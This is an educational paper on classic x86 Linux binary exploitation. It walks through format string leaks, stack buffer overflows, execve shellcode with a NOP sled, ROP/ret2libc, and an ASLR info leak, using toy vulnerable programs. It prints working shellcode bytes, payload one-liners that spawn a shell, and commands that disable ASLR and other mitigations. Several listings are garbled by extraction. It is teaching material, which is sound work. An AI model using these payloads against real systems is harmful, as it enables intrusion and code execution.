Acknowledgement

A university course at Rensselaer Polytechnic Institut¹ held in Spring 2015 focused on *Modern Binary Exploitation*. They made their course material available on GitHub [1] under the Creative Commons Attribution-NonCommercial 4.0 International license². We reused a lot of their material in this project.

We highly recommend checking them out and having a look at their material for further details apart from the given references.

1 Introduction

Exploiting binaries was comparatively easy ten to fifteen years ago. There were no special mitigation mechanisms in place denying even the most simplest exploits. This is the point in time where we will start off. First we talk about two very simple exploits, namely the Format String Exploit and the Buffer Overflow in combination with Shell Code. Although there is a huge collection of exploitation techniques known to the public, we will only look at a very small fraction of them in this project.

The next section will communicate necessary background knowledge required to fully grasp the two presented exploits. A short overview about the target architecture x86 will be given.

After that, both techniques are introduced, followed by the first mitigation technique, Data Execution Prevention (DEP). From there on we will keep on using the buffer overflow technique with some adaptations to circumvent DEP. At that point Return Oriented Programming (ROP) is introduced, directly leads to Address Space Layout Randomization (ASLR) the follow-up mitigation mechanism. Again the buffer overflow technique can be adapted to break ASLR through the use of additional information.

Since neither DEP nor ASLR provide significant protection against even this simple technique, an additional mitigation has been put into place in the form of Stack Cookies.

An outlook will be given after bypassing Stack Cookies by looking at Control Flow Integrity (CFI).

Examples will be provided along the way support the reader and provide some additional explanation. Finally we will conclude with a word about other architectures (x86_64 and ARM) followed by a recap about this project.

1.1 Main Assumption

Throughout this work we assume that we know the target binary (and the libraries it uses). Let us show that this assumption is quite reasonable to make by looking through the eyes of the adversary. An attacker who wants to penetrate a target machine would most likely choose the easiest path, by exploiting the weakest link. Most machines relevant to an attacker's interest will provide multiple services. Consider following scenario:

The main server of a small business company runs a homemade communication service for interaction between them and their clients. The attacker has no access to the source or binary of this communication service's daemon running on the target machine. But along with it a commonly used web server is listening on port 80. Getting the source (and binary) of the web server is much easier therefore an attacker would pick this entry point over the communication service daemon.

Listing 1 shows a possible response of a web server when receiving an invalid request. The web server tells us his exact version and since it also provides information about the operating system (distribution)

¹http://rpi.edu/

²https://creativecommons.org/licenses/by-nc/4.0/legalcode

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<titile>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.<br />

<hr>
<hr>
<hr>
<hr>
<hr>
<hr>
<hr>
<hr>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at ovinnik.canonical.com Port 80</address>
</body></html>
Connection closed by foreign host.</pr>
```

Listing 1: A web server's response to a misspelled request

an attacker can easily mimic this setup to test and tweak his exploits. Exploits may already be known to the public if the used version is not up-to-date. An attacker could easily reuse them.

2 Platform x86

This section will teach necessary background knowledge about the target platform to fully conceive the following techniques. But first let us elaborate why x86 has been chosen.

At the time these techniques (and their related mitigations) were established, x86 was the most common platform. The majority of related material found on the internet covers x86, and many exploitation techniques can be translated from x86 to other architectures with ease.

A more detailed overview can be found on Wikipedia³ and if this is not enough for you, consider the Intel Manual⁴ for a more profound insight.

2.1 CPU and registers




Figure 1: Register overview including 64 bit extension

Figure 1 (from Wikipedia⁵) shows an overview of registers available on the x86 platform. While there are dedicated registers for floating pointer operations and registers with hardware protection (segment registers) we will only focus on nine commonly used registers.

³https://en.wikipedia.org/wiki/X86

⁴https://www-ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html

⁵https://en.wikipedia.org/w/index.php?title=X86&oldid=696308590#/media/File:Table_of_x86_Registers_svg.svg

EAX Accumulator Register

EBX Base Register

ECX Counter Register

EDX Data Register

ESI Source Index

EDI Destination Index

EBP Base Pointer

ESP Stack Pointer

EIP Instruction Pointer




Figure 2: Addressing specific parts of a register including 64 bit extension

The instruction pointer EIP points to the next instruction in memory which will be executed the subsequent cycle. Stack pointer ESP and base pointer EBP are used for stack management which is vital to call and return from multiple functions properly. The remaining six registers are used for arithmetic and memory operations as well as passing arguments (parameters) for system calls. Their values can either be interpreted as integers or pointers.

Note that these registers can be addressed partially allowing one to write only to the lower 16 bit, for example, as displayed in figure 2 taken from *null programm*⁶.

The CPU comes with protection mechanisms which allows the operating system kernel to limit other processes' privileges. This mechanism is known as *protection rings* (Ring 0 – Ring 3). The kernel runs *in* Ring 0 (most privileged) and switches to Ring 3 (least privileged) when a normal process is scheduled. A system call is invoked by the process if it needs something beyond its scope. The kernel takes over, deals with the request and returns execution back to the process. This is known as *context switch* and switching between Rings happens along with it.

2.2 System Calls

As already mentioned in the previous paragraph, a process only has limited capabilities and the kernel has to take over to fulfill certain (more privileged) operations. The operating system's documentation tells you which system calls are available (on which platform) and what parameters each of them requires. Let us illustrate this with an example: On x86 Linux the system call number 4 (starting from 0) is the sys_write system call which writes data to a file descriptor. It takes three arguments, the file descriptor to write to, a pointer to the start of the data which should be written and the length of the data. The number of the system call together with these three parameters are placed in the EAX, EBX, ECX, EDX respectively. To invoke the system call issue following instruction:

int 0x80

Nowadays you may encounter a different mechanism for system calls using Virtual Dynamic Shared Objects (vDSO). This goes beyond our scope here, we will use the previously mentioned mechanism in our exploits as they work side by side. Consult the corresponding man page⁷ for further reading.

⁶http://nullprogram.com/img/x86/register.png on December 2015

⁷http://man7.org/linux/man-pages/man7/vdso.7.html

2.3 Memory

Physical memory is managed by the operation system kernel by utilising the Memory Management Unit (MMU). Each process' address space is virtualized and memory operations are translated on-the-fly by the MMU. Physical memory is segmented into *pages* (typically 4 KiB in size) and each page can be mapped *into* the virtual address space of one or more (shared) processes. [8, pp. 400]

The main parts located inside the (virtual) address space of a process are the executable itself with its .text and .data section, the heap (used for dynamic data), the stack (used for local variables and function calling) and libraries.

2.4 Endianness




Figure 3: Placement of bytes in memory in little-endian

Endianness refers to the byte order used when storing data in memory (or transmitting it over the network). x86 uses little-endian which is described in figure 3 (from Wikipedia⁸). The least significant byte of a word is placed at the lower memory address and successive bytes are placed as the memory address increases. We will later refer back to this when needed. The related Wikipedia page⁹ goes into more detail about this than we need.

2.5 Calling Convention

A calling convention defines how function calls should be implemented. What calling convention is used depends on the platform, toolchain and compiler settings. Let us exhibit what the convention defines and what convention we are using (cdecl).

⁸ https://en.wikipedia.org/w/index.php?title=Endianness&oldid=696417697#/media/File:Little-Endian.svg

⁹https://en.wikipedia.org/wiki/Endianness

Convention defines:

- Where to place arguments
- Where to place return value
- Where to place return address
- Who prepares the stack
- Who saves which register
- Who cleans up (caller or callee)

C Declaration (cdecl):

- Arguments on stack (reverse order) stack aligned to 16 B boundary
- Return via register (EAX / ST0)
- EAX, ECX, EDX saved by the caller rest saved by the callee
- On stack: old instruction pointer (IP) old base pointer (BP)
- Caller does the cleanup

3 Format String Exploits

The first exploitation technique we will discuss builds upon the interpretation of format strings. printf is a C function of the standard library which will interpret such strings and print them to stdout. As the name already tells you, the supplied string contains *formatter* describing how to handle additional arguments. If you are unfamiliar with printf please have a look at the man page¹⁰ now.

Taking a closer look at printf we can see that its first argument is a format string followed by a variable number of additional arguments. stdarg.h describes a common implementation of this together with a small example in their man page¹¹. As in that example, printf trusts you that the number of arguments supplied is equal (or greater) than the number of formatters. Calling printf with the format string "%d + %d = %d", for instance, assumes that (at least) three additional arguments are given.

```
#include <stdio.h>
                                                                            > gcc -o format format.c
       #include <string.h>
       int main(int argc, char *argv[]) {
                                                                            > echo foobar | ./main
           char passwd[100] = "AAAABBBBB";
           char buf[100] = \{0\};
                                                                            foobar
           scanf("%s", buf);
8
                                                                            > echo AAAABBBB | ./main
           if (strncmp(buf, passwd, 100) == 0) {
10
                                                                            correct
11
               printf("correct\n");
12
           } else {
               printf("You entered:\n");
13
                                                                            > echo '%08x' | ./main
14
               printf(buf);
                                                                            You entered:
                                                                            bfd98ed4
               printf("\n");
15
16
           return 0;
19
      }
```

Listing 2: Program vulnerable to Format String Exploits

The exploit comes from the notion that a format string provided by an attacker gets interpreted. The program shown in listing 2 will take an arbitrary string from stdin and pass it on to printf. For simple inputs (not containing formatter) this works fine. But as soon as formatter are provided, printf accesses the locations where the corresponding arguments would be located. From the calling convention described in section 2.5 we know that these arguments would be located on the stack, therefore printf will print whatever lies on the stack at these positions instead.

¹⁰ http://linux.die.net/man/3/printf

¹¹http://linux.die.net/man/3/stdarg

An attacker in this scenario wants to get a hold of the hardcoded password stored in passwd. Since local variables are placed on the stack printf will be able to read the password if enough formatters are provided:

```
> python -c 'print "%08x." * 10' | ./main
bf920c14.00000064.b77de29e.0000000.0000000.b77fedf8.bf920d94.0000000.41414141.42424242.
```

Here we use Python to craft the format string containing ten identifiers for us. As we can see the password is printed (ASCII encoded). Byte order is swapped because of endianness (see section 2.4). Apart from the password we also gather a bunch of pointers, these can be used later on to break ASLR (see section 8.1).

We would like to point the reader to the book *Hacking: The Art of Exploitation* [4, pp. 167] for more details about this and following techniques. We will come back to this technique later on to show that printf enables even more sophisticated attacks.

4 Buffer Overflow

The second type of exploits we'll look at is known as Buffer Overflows and as on may already derive from the name, this is about submitting more data to a buffer than it was originally designed for. This setup can be exploited when bound checking is done wrong or not at all. An attacker is therefore able to overwrite memory behind the buffer's location.

4.1 Disabling Mitigations

The three mitigation mechanisms DEP, ASLR and Stack Cookies are enabled by default nowadays and as mentioned in the introduction we start off at a pointer where these mechanisms were not. So to run the provided examples we first have to disable them. DEP and Stack Cookies can be disabled via compiler flags to the extend necessary using -z execstack and -fno-stack-protector respectively.

ASLR can be disabled globally so that new process' has an unscrambled memory layout:

```
> echo 0 > /proc/sys/kernel/randomize_va_space
```

Writing 2 instead of 0 will switch ASLR back to its default state. Root privileges are, of course, required for this. There is also another way by invoking setarch:

```
> setarch `arch` -R ./binary
```

4.2 The Exploit

The consequences of an exploited buffer overflow depend on where the buffer is located. The most interesting location would of course be the stack because, apart from local variables and arguments, it holds the return address of a function. But buffers located inside the heap or static may also be viable options. Common terms related to these scenarios are *stack smashing* and *heap corruption*. We will talk about heap corruption later on when breaking ASLR, for now we focus our attention on stack smashing.




Figure 4: Stack frame containing a buffer

Let's start off by examining the stack containing a buffer c as local variable, see figure 4. Right now the buffer holds the string "hello" followed by a terminator. Since it has been allocated to hold a maximum of 12 B this fits. If data is written to the buffer larger than 12 B the following variable (or parameter) bar will be overwritten, followed by the saved frame pointer and the return address. If even more data is supplied the following stack frame will be overwritten in the same manner.

If an attacker can provide the data written to the buffer and no (or wrong) bound checking is done, he is able to inject arbitrary (malicious) code into the stack frame. This could be, for instance, be used to overwrite a flag indication whether an authentication has been performed successfully or not. But since this is pretty forward let's go beyond that and see what happens when changing the return address.

As shown in listing 3 we have a buffer suited for 20 B but without any bound checking. If the provided input is longer, we will be able to overwrite the return address. Let's have a look at the resulting binary utilizing objdump.

Looking at lines 13 and 23 we can infer that the buffer will start $28 \, \text{B}$ (0x1c) before the base pointer. Hence we have to supply $32 \, \text{B}$ (28 + 4) of arbitrary data followed by the address where we want to jump to. Let's jump into the function mordor located at 0x804849b, keep in mind that the byte order needs to be swapped.

mordor has been executed successfully. Despite the segmentation fault one can see that return address has been overwritten successfully.

```
#include <stdio.h>
                                                           > gcc -fno-stack-protector -o overflow overflow.c
                                                            > objdump -d -M intel overflow
       void mordor(void) {
           puts("One does not simply"
4
                                                     4
                                                           0804849b <mordor>:
                 "jump into mordor()!");
                                                                                                            push
                                                             804849b:
                                                                             55
                                                                                                                   ehn
                                                             804849c:
                                                                             89 e5
                                                                                                            mov
                                                                                                                   ebp,esp
8
       void echo(void) {
           char buffer[20] = {0};
                                                           080484b4 <echo>:
                                                             80484b4 ·
10
           puts("Enter text:");
                                                    10
                                                                                                            push
                                                                                                                   ebp
                                                                             89 e5
11
           scanf("%s", buffer):
                                                    11
                                                             80484b5:
                                                                                                            mov
                                                                                                                   ebp,esp
           printf("You entered: %s\n", buffer);
                                                             80484b7:
                                                                             83 ec 28
12
                                                    12
                                                                                                            sub
                                                                                                                   esp.0x28
                                                             80484ba:
                                                                             c7 45 e4 00 00 00 00
                                                                                                                   DWORD PTR [ebp-0x1c],0x0
13
                                                    13
                                                                                                            mov
14
                                                    14
                                                             80484c1:
                                                                             c7 45 e8 00 00 00 00
                                                                                                                   DWORD PTR [ebp-0x18],0x0
                                                                                                            mov
                                                                             c7 45 ec 00 00 00 00
15
       int main(void) {
                                                    15
                                                             80484c8:
                                                                                                                   DWORD PTR [ebp-0x14],0x0
           echo();
                                                             80484cf:
                                                                              c7 45 f0 00 00 00 00
                                                                                                            mov
                                                                                                                   DWORD PTR [ebp-0x10],0x0
17
           return 0;
                                                    17
                                                             8048446 .
                                                                              c7 45 f4 00 00 00 00
                                                                                                                   DWORD PTR [ebp-0xc],0x0
                                                                                                            mov
                                                             80484dd:
18
                                                    18
                                                                             83 ec 0c
                                                                                                            sub
                                                                                                                   esp.0xc
                                                                             68 e8 85 04 08
                                                                                                                   0x80485e8
                                                             80484e0:
                                                    19
                                                                                                            push
                                                             80484e5:
                                                                             e8 76 fe ff ff
                                                                                                            call
                                                                                                                   8048360 <puts@plt>
                                                    20
                                                                                                                   esp,0x10
                                                    21
                                                             80484ea:
                                                                              83 c4 10
                                                                                                                   esp,0x8
                                                    22
                                                             80484ed:
                                                                              83 ec 08
                                                                                                            sub
                                                    23
                                                             80484f0 ·
                                                                             8d 45 e4
                                                                                                            lea
                                                                                                                   eax,[ebp-0x1c]
                                                    24
                                                             80484f3:
                                                                             50
                                                                                                            push
                                                                                                                   eax
                                                                                                                   0x80485f4
                                                                             68 f4 85 04 08
                                                    25
                                                             80484f4:
                                                                                                            push
                                                             80484f9:
                                                                              e8 92 fe ff ff
                                                                                                                   8048390 <__isoc99_scanf@plt>
                                                    26
                                                    27
```

Listing 3: Program vulnerable to buffer overflows

5 Shell Code

While this is neat and can certainly be useful to an adversary, stack smashing also enables us to inject arbitrary code into a program. Contrary to the previous section the target machine will execute code provided by the attacker. This can be achieved by bending the return address into the buffer used for the exploit. Provided instructions will be executed upon return. Shell code is a piece of (binary) code which opens up a shell that reads and executes commands from an attacker. This example is taken from Dhaval Kapil's blog¹² there is also a section about this in *Hacking: The Art of Exploitation* [4, pp. 281]. There is also a comprehensive article [5] about Stack Smashing on phrack¹³.

5.1 Crafting Shell Code

```
;Clearing eax register
                                                                           > nasm -f elf shellcode.asm
      xor
               eax, eax
                           ;Pushing NULL bytes
                                                                           > objdump -d -M intel shellcode.o
       push
               eax
               0x68732f2f
       push
                           ;Pushing //sh
               0x6e69622f
                                                                           00000000 <.text>:
       push
                           ;Pushing /bin
               ebx, esp
                            ;ebx now has address of /bin//sh
                                                                              0.
                                                                                         31 c0
                                                                                                                              eax,eax
      push
               eax
                           ;Pushing NULL byte
                                                                              2:
                                                                                         50
                                                                                                                       push
                                                                                                                              eax
                           ;edx now had address of NULL byte
                                                                                         68 2f 2f 73 68
                                                                                                                              0x68732f2f
       mov
               edx, esp
                                                                              3:
                                                                                                                       push
                           ;Pushing address of /bin//sh
                                                                                         68 2f 62 69 6e
                                                                                                                              0x6e69622f
               ebx
                                                                              8:
                                                                                                                       push
      push
       mov
               ecx, esp
                           ;ecx now has address of address
                                                                              d:
                                                                                         89 e3
                                                                                                                       mov.
                                                                                                                              ebx,esp
                           ;of /bin//sh byte
                                                                                         50
      mov
               al. 11
                            ;syscall number of execve is 11
                                                                             10:
                                                                                         89 e2
                                                                                                                              edx, esp
11
                                                                    11
                                                                                                                       mov
                                                                                                                       push
      int
               0x80
                           ;Make the system call
                                                                    12
                                                                             12:
                                                                                         53
                                                                                                                              ebx
                                                                                         89 e1
                                                                    13
                                                                             13:
                                                                                                                      mov
                                                                                                                              ecx.esp
                                                                             15:
                                                                                         b0 0b
                                                                                                                       mov
                                                                                                                              al,0xb
```

Listing 4: Assembly code opening up a shell upon execution

The piece of assembly shown in listing 4 sets up the parameters for the execve system call and than invokes it to replace the currently running process with a shell. execve takes three arguments, a string of the program to execute (here "/bin//sh" + terminator), a list of arguments for that program and a list of environment variables. Its system call number is 11 and it will accept NULL for both lists. The double

¹²https://dhavalkapil.com/blogs/Shellcode-Injection/ on December 2015

¹³ http://phrack.org/

slash in the first argument is used to prevent null bytes inside the shell code. The function which reads the shell code may truncate it upon reading a null byte, therefore we have to work around this without changing the underlying semantics.

Running this code through an assembler yields binary code, shown in listing 4, which will be part of the payload.

5.2 Examining the Target Binary

Finding the starting location of our buffer will be a little bit more complicated, we cannot read it directly from the binary of the target program so, in listing 5, we'll examine it in a debugger.

```
> gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
       #include <string.h>
                                                                           > gdb -q ./vuln
                                                                            (gdb) break 5
       void func(char *name) {
4
                                                                           Breakpoint 1 at 0x8048452: file vuln.c, line 5.
           char buf[100] = {0};
5
           strcpy(buf, name);
                                                                           (gdb) run player1
           printf("Welcome %s\n", buf);
                                                                           Starting program: /mnt/ETnM/src/shell_code/vuln player1
                                                                           Breakpoint 1, func (name=0xbffff76d "player1") at vuln.c:5
10
       int main(int argc, char *argv[]){
                                                                    10
                                                                                             char buf[100] = \{0\};
11
           if (argc == 2) {
                                                                    11
               func(argv[1]);
                                                                    12
                                                                           (gdb) x buf
12
                                                                           0xbfffff4bc:
                                                                                               0xb7fff938
                                                                    13
13
           return 0;
                                                                            (gdb) x $ebp
                                                                    15
                                                                                               0xbffff548
                                                                           0xbfffff528:
```

Listing 5: Examining the target binary in gdb

Now we know that the buffer will be located at 0xbffff4bc (saved base pointer will be at 0xbffff528) at runtime, but it may be offset a few bytes when run without debugger. This happens because environment variables and meta information, like the program name, determine the stack starting position (stack is placed right before environment variables). Hence we may not hit the first instruction of our shell code right away, but since the buffer is bigger than the actual payload we can improve our odds by prefixing the shell code with NOP instructions. As long as the return address points somewhere into this sequence of NOPs the CPU will *slide* to the first instruction of the shell code. Therefore this is known as a NOP *Sled*. We append some arbitrary data to the shell code as offset to overwrite the return address. This is also illustrated in figure 5 where *target* is new return address supplied by the attacker. Using the maximum amount of NOPs possible would also be a viable option, here we just went with the original example.




Figure 5: Putting the payload together

Let's first calculate the distance between the start of the buffer and the return address. The return address will be located 4 B after the saved base pointer location.

```
(0xbffff528 + 4) - 0xbffff4bc = 112
```

We prefix our shell code with a NOP Sled consisting of 40 B (opcode for NOP is 0x90). Since our shell code is 25 B long we add 47 'A's to gap the remaining distance. Lastly we have to add the new return address which should point to the NOP Sled's center.

5.3 Gimme that Shell already

After injecting the payload we get a few lines of garbage and receive a prompt by hitting return a few times. You can enter commands and receive output like usual.

6 Data Execution Prevention (DEP)

The first mitigation technique discussed, DEP, is also known under the term $write\ XOR\ execute\ (w^x)$ and it will prevent us from executing injected code like we did in the shell code example previously. This happens by attaching an execute flag to each page (in addition to the read / write flags). If the instruction pointer points to a page without the execute flag set, a segmentation fault will be triggered. The only pages flagged for execution are the ones that belong either to the .text segment or to used libraries (by default) since they will contain the program code. The stack is (of course) not executable by default. Therefore our shell code example would simply segfault.

The execution flag is enforced by hardware on modern platforms. But for CPUs that lack such hardware support, software-enforced DEP provides limited protection. [9]

Previously we worked around this by passing -z execstack to the compiler, hence data on the stack was executable. This can also be seen in the output of readelf.

```
> gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
      > readelf -a vuln
      Program Headers:
                  Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align
        Type
        GNU EH FRAME 0x00055c 0x0804855c 0x0804855c 0x00034 0x00034 R
        GNU STACK
                       0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x10
        GNU RELRO
                       0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R
10
      > gcc -g -fno-stack-protector -o vuln vuln.c
      > readelf -a vuln
13
14
15
      Program Headers:
                      Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align
16
        Type
17
        GNU_EH_FRAME
18
                       0x00055c 0x0804855c 0x0804855c 0x00034 0x00034 R 0x4
        GNU_STACK
                       0x000000 0x00000000 0x00000000 0x000000 0x00000 RWE 0x10
20
        GNU_RELRO
                       0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R
21
```

Listing 6: readelf output with and without -z execstack

Listing 7: Running the shell code example without -z execstack

Listing 6 shows that with -z execstack the stack section is marked (looking at F1g in lines 8 and 19) with execute (E). Running the example, see listing 7, yields the segfault described in the previous paragraphs. The program is terminated upon receiving the segfault.

DEP makes injection arbitrary code into binary much harder, but we still control the return address — so let's use it.

7 Return Oriented Programming (ROP)

The first example shown in the section 4 already illustrated the power that comes along with controlling the return address. It enabled us to jump to a completely different function upon execution. The target binary may not contain a function doing exactly what an attacker wants to do. But by controlling the return address one can build a, so called, *ROP chain* to execute (more or less) arbitrary code, which is made out of *gadgets*. [10, 2, 7]

7.1 Gadgets

A gadget is a, usually short, sequence of instructions ending with a ret instruction.

An attacker scavenges the target binary (and used libraries) for such sequences in order to combine them to build a new, malicious sequence of instructions. The size and diversity of the code base dictates the diversity of available gadgets and therefore the difficulty of building a specific sequence.

The shell code used in this paper could be mapped to three gadgets, for example. The first one pushes the string "/bin//sh" onto the stack, the second one sets up the registers (arguments) and the last one calls the execve system call.

The final ret statement of a gadgets is required for chaining them together. We not only use the Buffer Overflow to control *one*, but *multiple* return addresses. Because of this our payload will be made up by a list of return addresses (the start of each gadgets) interleaved by some padding. Each provided address will be consumed one by one at the end of each gadgets to *jump* to the next one. The payload may still contain data like "/bin//sh" if necessary.

One can easily get a list of available gadgets by piping the output of objdump to grep filtering for ret instructions. This is done in listing 8 where three different gadgets can be observed. Of course each gadget can be arbitrary long, we just used a length of 5 instructions in this example.

There are algorithms and tools available which simplify the process of finding such gadgets (and even whole chains) but they go beyond the scope of this writing. [7]

```
> objdump -d -M intel /bin/cat | grep -B5 ret
        804a3f2
                         89 f0
                                                               eax,esi
                                                        mov
        804a3f4:
                         5b
                                                               ebx
        804a3f5:
                         5e
                                                        pop
                                                               esi
        804a3f6:
                         5f
                                                       gog
                                                               edi
        804a3f7:
                         5d
                                                               ebp
                                                       pop
        804a3f8:
                         с3
                                                       ret
10
        804bff7:
                         6a 00
11
                                                       push
                                                               0x0
        804bff9:
                         ff 74 24 1c
                                                               DWORD PTR [esp+0x1c1
12
                                                       push
                         ff 74 24 1c
        804bffd:
                                                               DWORD PTR [esp+0x1c]
                                                       push
13
        804c001:
                         e8 3a ff ff ff
                                                               804bf40 <__sprintf_chk@plt+0x2cf0>
                                                       call
        804c006:
                         83 c4 1c
        804c009:
                         с3
17
18
        804c5fd:
                         29 d8
                                                       sub
                                                               eax,ebx
19
        804c5ff:
                         83 c4 04
                                                               esp,0x4
20
                                                       add
        804c602:
                                                               eax,0x1
                         83 c0 01
22
        804c605:
                         5b
                                                               ebx
23
        804c606:
                         5e
                                                               esi
24
        804c607:
                         c3
                                                        ret
25
26
```

Listing 8: Finding available gadgets in a binary

7.2 Example

This example is taken from a blog post¹⁴ on Code Arcana, which also includes a simpler as well as a more complex example about ROP.

```
> gcc -g -fno-stack-protector -o rop rop.c
       #include <stdio.h>
       #include <stdlib.h>
                                                                > gdb -q ./rop
       #include <string.h>
                                                                Reading symbols from ./rop...done.
                                                                (gdb) x/s not_used
                                                                                   "/bin/sh"
       char *not_used = "/bin/sh";
                                                                0x8048590:
       void not called(void) {
                                                                (gdb) x system
           puts("Not quite a shell...");
                                                                                                 "\377%\024\240\004\bh\020"
                                                                0x8048350 <system@plt>:
8
                                                         8
           system("/bin/date");
10
                                                         10
                                                                > objdump -d -M intel ./rop
                                                                080484a4 <vulnerable_function>:
12
       void vulnerable_function(char* string) {
                                                         12
                                                                 80484a4:
13
           char buffer[100] = {0};
                                                         13
                                                                                 55
                                                                                                          push
                                                                                                                  ebp
                                                                 80484a5:
14
           strcpy(buffer, string);
                                                         14
                                                                                 89 e5
                                                                                                          mov
                                                                                                                  ebp,esp
                                                                 80484a7:
                                                                                 57
                                                         15
                                                                                                          push
15
                                                                                                                 edi
                                                         16
                                                                                 83 ec 74
                                                                                                          sub
                                                                                                                  esp,0x74
16
17
       int main(int argc, char *argv[]) {
                                                                 80484ab:
                                                                                                          lea
                                                                                                                  edx,[ebp-0x6c]
18
19
               vulnerable_function(argv[1]);
                                                         19
                                                                > ./rop "$(python -c 'print "A"*0x6c + "BBBB" + "\x50\x83\x04\x08" + "CCCC" + \\ "\x90\x85\x04\x08"')"
20
           return 0:
21
                                                         21
                                                                # whoami
                                                         22
                                                         23
                                                         24
                                                                # echo $0
                                                         25
                                                                /bin/sh
                                                         26
                                                         27
                                                                Segmentation fault (core dumped)
```

Listing 9: Example for exploiting a Buffer Overflow with ROP

The target program is displayed in listing 9. We will not be able to inject and execute shell code, and there is no function present which directly opens up a shell for us. But there are parts which can be used to do so.

On the right hand side we see the execution of the exploit. First note that we no longer compile the

¹⁴http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html

binary with -z execstack. We read the locations of not_used and system via gdb and note down the corresponding addresses. objdump is used to have a quick glance at the generated binary code for vulnerable_function and note down the distance between the saved base pointer the start of the buffer too (line 17).

Putting this together yields following payload: Starting with some 'A's to fill the buffer followed by 4 'B's to overwrite the saved base pointer. The next part is new, we attach the address of system followed by some padding and a pointer to not_used.

We happily receive a shell upon running the exploit. Execution will be handed back to the original binary after we close the shell. Since we messed up the control flow with our exploit the program segfaults shortly after.

This is also described as ret2libc since we used ROP to jump to a function (system) provided by libc.

8 Address Space Layout Randomization (ASLR)

This mitigation technique was introduced to render ROP (and ret2libc) void. The idea behind it is quite simple, and the name gives it away already. Memory layout is randomize so an attacker cannot reliably use ROP. An attacker will not be able to copy the exact setup of a target machine by only knowing which binary (and libraries) is used.

```
> echo 2 > /proc/sys/kernel/randomize_va_space
2
       > cat /proc/self/maps
       08048000-08054000 r-xp 00000000 08:01 131085
                                                         /bin/cat
       08054000-08055000 r--p 0000b000 08:01 131085
                                                         /bin/cat
       08055000-08056000 rw-p 0000c000 08:01 131085
                                                         /bin/cat
       091de000-091ff000 rw-p 00000000 00:00 0
                                                         [heap]
       b7531000-b76e5000 r-xp 00000000 08:01 917531
                                                         /lib/i386-linux-gnu/libc-2.21.so
       b76f7000-b7719000 r-xp 00000000 08:01 917507
                                                         /lib/i386-linux-gnu/ld-2.21.so
10
       bfe0d000-bfe2e000 rw-p 00000000 00:00 0
                                                         [stack]
11
        cat /proc/self/maps
12
       08048000-08054000 r-xp 00000000 08:01 131085
13
                                                         /bin/cat
       08054000-08055000 r--p 0000b000 08:01 131085
                                                         /bin/cat
                                                         /bin/cat
       08055000-08056000 rw-p 0000c000 08:01 131085
16
       093e3000-09404000 rw-p 00000000 00:00 0
                                                         [heap]
       b7560000-b7714000 r-xp 00000000 08:01 917531
                                                         /lib/i386-linux-gnu/libc-2.21.so
17
       b7726000-b7748000 r-xp 00000000 08:01 917507
                                                         /lib/i386-linux-gnu/ld-2.21.so
18
       bf962000-bf983000 rw-p 00000000 00:00 0
                                                         [stack]
21
       > cat /proc/self/maps
22
       08048000-08054000 r-xp 00000000 08:01 131085
                                                         /bin/cat
23
       08054000-08055000 r--p 0000b000 08:01 131085
                                                         /bin/cat
       08055000-08056000 rw-p 0000c000 08:01 131085
24
                                                         /bin/cat
25
       094ec000-0950d000 rw-p 00000000 00:00 0
                                                         [heap]
       b7588000-b773c000 r-xp 00000000 08:01 917531
                                                         /lib/i386-linux-gnu/libc-2.21.so
       b774e000-b7770000 r-xp 00000000 08:01 917507
                                                         /lib/i386-linux-gnu/ld-2.21.so
      bfb24000-bfb45000 rw-p 00000000 00:00 0
                                                         [stack]
```

Listing 10: Let cat show its memory mappings with ASLR enabled (some lines have been omitted)

ASLR is enabled by default and one can easily check the implications by running cat on /proc/self/maps a few times as shown in listing 10. Line 10, 19 and 28 show, for example, that the stack starts at different locations in memory each time cat is invoked.

We can directly see one flaw in this setup — not all sections of the cat binary start at random locations. Especially the .text always starts at the same position. This happens because cat itself was not compiled as a Position Independent Executable (PIE). Since this is actually the default of gcc, most programs'.text segment will always start at the same location. One could pass the corresponding flag (-pie) to the compiler to prevent this, so ASLR would be able to randomize these segments too.

Breaking ASLR, even when the code is compiled with -pie, is easier than it seems at first. Relocation only happens to a section at whole, functions inside a section still share the same relative distance as they would without ASLR. But before exploit this fact have a look at the randomized addresses again.

Only three nybble $(3 \times 4 \text{ bit})$ differ between multiple runs giving us $2^{12} = 4096$ possibilities. If the scenario allows it, brute forcing is a viable option here. But note that this changes drastically for 64 bit. But we won't hassle with brute force, a better option has already been teased.

8.1 Info Leak

ASLR can be broken easily as soon as *one* pointer to a section of interest gets *leaked*. Therefore the name information leak. We show the implications of such a leak by an example taken from [1].

Lets say you managed to leak a pointer (0xb7e72280) and you know that this one usually points to printf.

Look how far away system is from printf, in the standard library. It's 0xd0f0 bytes.

We now know that system is at:

0xb7e72280 - 0xd0f0 = 0xb7e65190

In case you may wonder how easy it is to leak a pointer, this already happened to us as a side effect in the format string example (section 3).

